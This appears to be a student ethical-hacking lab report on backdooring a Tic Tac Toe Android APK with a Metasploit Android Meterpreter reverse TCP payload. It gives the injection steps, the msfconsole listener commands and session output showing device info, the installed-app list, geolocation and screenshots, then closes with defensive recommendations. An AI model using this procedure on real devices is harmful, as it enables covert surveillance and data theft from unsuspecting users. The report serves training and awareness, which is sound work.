

Backdoor APK

***Mobile Security (Insider Threat) &
Ethical Hacking with Reverse Shell***



Executive Summary

This project was conducted as part of an Ethical Hacking Lab to simulate an *insider threat scenario* using an Android mobile application.

An innocent-looking Tic Tac Toe game APK, developed in Android Studio, was used as the base application. A reverse shell payload was embedded using Metasploit Framework tools (msfvenom) and APK decompilation techniques (apktool).

The primary aim was to demonstrate how malicious APKs can be used to gain unauthorized access to devices, reinforcing the importance of mobile application vetting, network security, and insider threat prevention in organizations.

All activities were performed in a controlled lab environment with explicit authorization.

1. Introduction

Mobile devices have become integral to both personal and organizational workflows, making them prime targets for cyber threats. Malicious APKs represent a serious risk, especially when introduced by trusted insiders.

This lab simulation demonstrates the technical process of embedding a payload into an existing Android application to establish a reverse TCP shell back to an attacker-controlled system.

While this scenario is hypothetical, it mirrors real-world risks that could lead to data breaches, system compromise, and loss of confidentiality.

The aim was to:

- Understand the APK reverse-engineering process.
- Inject a Metasploit reverse TCP payload into a legitimate application.
- Demonstrate remote access capabilities via Meterpreter.
- Evaluate insider threat risks and recommend countermeasures.

2. Objectives

The primary objectives of this project were:

1. To simulate how a mobile application could be misused as an insider threat vector.
2. To assess the potential impact on data integrity and confidentiality in a high-security context.
3. To identify weaknesses in mobile application security configurations.
4. To recommend defensive measures for preventing such attacks in real-world environments.

3. Tools and Environment

- Development Environment: Android Studio (Java/Kotlin)
- Test Application: Tic Tac Toe Android game (benign base app)
- Payload Generation: msfvenom (Metasploit Framework)
- Exploit Handling: msfconsole with Meterpreter session
- Target Device: Android 10+ smartphone
- Attacker System: Kali Linux (VMware Workstation) on same Wi-Fi network
- File Editing: APKTool for decompiling and recompiling .smali files and AndroidManifest.xml

4. Methodology

Step 1 – APK Creation

1. Developed a fully functional Tic Tac Toe game in Android Studio.
2. Exported the APK for modification.
- 3.

Step 2 – Payload Injection

1. Decompiled APK using apktool
2. Generated payload using msfvenom on kali
3. Extracted payload's .smali code.
4. Inserted payload .smali into the Tic Tac Toe app source structure.
5. Modified AndroidManifest.xml to include necessary permissions and payload activity/service references.

Step 3 – Rebuild and Sign APK

1. Rebuilt using apktool b.
2. Signed APK with debug key to allow installation on the target phone.

Step 4 – Reverse Shell Setup

1. Opened msfconsole on Kali Linux.
2. Configured listener:
3. use exploit/multi/handler
4. set payload android/meterpreter/reverse_tcp
5. set LHOST <Attacker_IP>
6. set LPORT 4444
7. exploit

Step 5 – Deployment & Execution

1. Installed modified APK on Android 10+ device.
2. Launched Tic Tac Toe app (appeared fully functional to the user).
3. Reverse TCP connection established to Kali, giving a full Meterpreter session.

```
= [ metasploit v6.4.69-dev ]
+ -- -- [ 2529 exploits - 1302 auxiliary - 432 post ]
+ -- -- [ 1672 payloads - 49 encoders - 13 nops ]
+ -- -- [ 9 evasion ]


Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfconsole
[*] msfconsole cannot be run inside msfconsole
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST [REDACTED]
LHOST => 192.168.10.25
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on [REDACTED] 4444
[*] Sending stage (72423 bytes) to [REDACTED]
[*] Meterpreter session 1 opened [REDACTED]:4444 -> [REDACTED] (51096) at 2025-08-08 10:57:58 -0400

meterpreter > |
```

5. Results

- The app worked as a normal game while simultaneously opening a covert reverse TCP connection.



```

meterpreter > sysinfo
Computer      : localhost
OS           : Android 10 - Linux 4.14.141+ (aarch64)
Architecture : aarch64
System Language : en-US
Meterpreter  : dalvik/android
meterpreter >
meterpreter > app_list

```

Application List

Name	Package	Running	IsSystem
2 Button Navigation Bar	com.scorpio.securitycom	false	true
3 Button Navigation Bar	com.android.internal.systemui.navbar.twobutton	false	true
AHA Games	com.android.internal.systemui.navbar.threebutton	false	true
AI Gallery	net.bat.store	false	true
ATMWifiMeta	com.gallery20	false	true
Action and gesture	com.mediatek.atmwifimeta	false	true
AfterSaleCalibrationTool	com.transnion.microintelligence	false	true
AgingFunction	com.transnion.aftersalecalibrationtool	false	true
Android Accessibility Suite	com.transnion.agingfunction	false	true
Android Auto	com.google.android.marvin.talkback	false	true
Android Q Easter Egg	com.google.android.projection.gearhead	false	true
Android Services Library	com.android.egg	false	true
Android Setup	com.google.android.ext.services	false	true
Android Setup	com.google.android.setupwizard	false	true
Android Shared Library	com.google.android.apps.restore	false	true
Android System	com.google.android.ext.shared	false	true
Android System Key Verifier	android	false	true
Android System SafetyCore	com.google.android.contactkeys	false	false
Android System WebView	com.google.android.safetycore	false	false
App Lock	com.google.android.webview	false	true
App Update	com.transnion.aplock	false	true
Auto Dialer	com.transnion.plat.appupdate	false	true
Auto boot controller	com.mediatek.autodialer	false	true
Backup and Restore	com.mediatek.autobootcontroller	false	true
Battery Lab	com.transnion.datatransfer	false	true
Black	com.transnion.batterylab	false	true
Blocked Numbers Storage	com.android.theme.color.black	false	true
Bluetooth	com.android.providers.blockednumber	false	true
Bluetooth MIDI Service	com.android.bluetooth	false	true
Bookmark Provider	com.android.bluetoothmidiservice	false	true
Calculator	com.android.bookmarkprovider	false	true
Calendar	com.transnion.calculator	false	true
	com.google.android.calendar	false	true

Name	Package	Running	IsSystem
GBA Service	com.mediatek.gba	false	true
Gboard	com.google.android.inputmethod.latin	false	true
Gestural Navigation Bar	com.android.internal.systemui.navbar.gestural_wide_back	false	true
Gestural Navigation Bar	com.android.internal.systemui.navbar.gestural_extra_wide_back	false	true
Gestural Navigation Bar	com.android.internal.systemui.navbar.gestural	false	true
Gestural Navigation Bar	com.android.internal.systemui.navbar.gestural_narrow_back	false	true
GestureService	com.transnion.keyguardgesture	false	true
Gmail	com.google.android.gm	false	true
GmsDebugReport	com.mediatek.gmsdebugreport	false	true
Google	com.google.android.googlequicksearchbox	false	true
Google Contacts Sync	com.google.android.syncadapters.contacts	false	true
Google Location History	com.google.android.gms.location.history	false	true
Google One Time Init	com.google.android.onetimeinitializer	false	true
Google Partner Setup	com.google.android.partnersetup	false	true
Google Play Services for AR	com.google.ar.core	false	true
Google Play Store	com.android.vending	false	true
Google Play services	com.google.android.gms	false	true
Google Services Framework	com.google.android.gsf	false	true
Green	com.android.theme.color.green	false	true
HTML Viewer	com.android.htmlviewer	false	true
InCallUI	com.android.incallui	false	true
Input Devices	com.android.inputdevices	false	true
Instagram	com.instagram.android	false	false
Intent Filter Verification Service	com.android.statementservice	false	true
Key Chain	com.android.keychain	false	true
Kika Keyboard	com.kikaoem.qisimoji.inputmethod.cy.se	false	true
LPPE Service	com.mediatek.location.lppe.main	false	true
LinkedIn	com.linkedin.android	false	false
Live Transcribe & Sound Notifications	com.google.audio.hearing.visualization.accessibility.scribe	false	true
Live Wallpaper Picker	com.android.wallpaper.livepicker	false	true
LocationEM2	com.mediatek.lbs.em2.ui	false	true
MDMConfig	com.mediatek.mdmconfig	false	true
MTK Non-Framework LBS	com.mediatek.gnss.nonframeworklbs	false	true
MTP Host	com.android.mtp	false	true
Magazine Service	com.transnion.magazineservice	false	true
Main components	com.google.android.modulemetadata	false	true
Manual Guide	com.transnion.manualguide	false	true
Maps	com.google.android.apps.maps	false	true
Market Feedback Agent	com.google.android.feedback	false	true
Media Storage	com.google.android.providers.media	false	true
Messages	com.google.android.apps.messaging	false	true
Meta App Installer	com.facebook.system	false	true
Meta App Manager	com.facebook.appmanager	false	true
Meta Services	com.facebook.services	false	true
MmsService	com.android.mms.service	false	true
My Telenor	com.telenor.pakistan.mytelenor	false	false
NayaPay	com.nayapay.app	false	false
Nephilim	com.transnion.nephilim	false	true

```

meterpreter > geolocate
[*] Current Location:
Latitude: [REDACTED]
Longitude: [REDACTED]


To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=[REDACTED]&sensor=true
meterpreter >

```

```

meterpreter > screenshot
Screenshot saved to: /home/kali/ALSUNCA.jpeg
meterpreter >

```



- Meterpreter session allowed:
 - File system browsing.
 - Screenshot capture.
 - Camera and microphone access.
 - Potential data exfiltration.

And much more.

The exercise confirmed that social engineering + technical payload injection can bypass basic user awareness if no app vetting occurs.

6. Insider Threat

If deployed maliciously, such an APK could bypass perimeter defenses and exploit internal trust relationships, especially if installed on devices with network access to critical systems.

Potential risks include:

- Data leakage from sensitive environments.
- Unauthorized surveillance.
- Credential theft.

7. Risk Assessment

Risk	Likelihood	Impact	Severity
Unauthorized data access via excessive permissions	Medium	High	High
Exploitation of exported components	Medium	Medium	Medium
Application repackaging without detection	High	High	High

8. Defensive Recommendations

1. Implement Secure App Configuration:
 - Disable debugging in production builds.
 - Minimize permissions.
 - Restrict exported components.
2. Use Mobile Threat Defense Tools:
 - Deploy MDM (Mobile Device Management) to enforce app security policies.
3. Perform Code Obfuscation and Signing:

- Use ProGuard/R8 for obfuscation.
 - Ensure app signing keys are stored securely.
4. Conduct Regular Security Audits:
- Periodic penetration testing of in-house applications.
 - Vulnerability scanning of APKs before deployment.
5. User Awareness and Training:
- Educate employees on the risks of installing unverified apps.

9. Ethical, Legal, and Safety Considerations

- This exercise was performed entirely in a lab environment with systems under the researcher's control.
- No unauthorized access to any third-party system occurred.
- The techniques demonstrated in this report are intended solely for defensive awareness and training.
- Organizations must ensure that similar testing in production environments is conducted only with formal authorization.

10. Conclusion

The lab simulation demonstrated that mobile applications could serve as an effective insider threat vector if not securely developed and deployed. By understanding these risks through controlled exercises, organizations can proactively implement safeguards to protect sensitive data and maintain integrity.

Robust security policies, app hardening measures, and user training are essential to mitigating the risk of malicious insiders exploiting mobile platforms.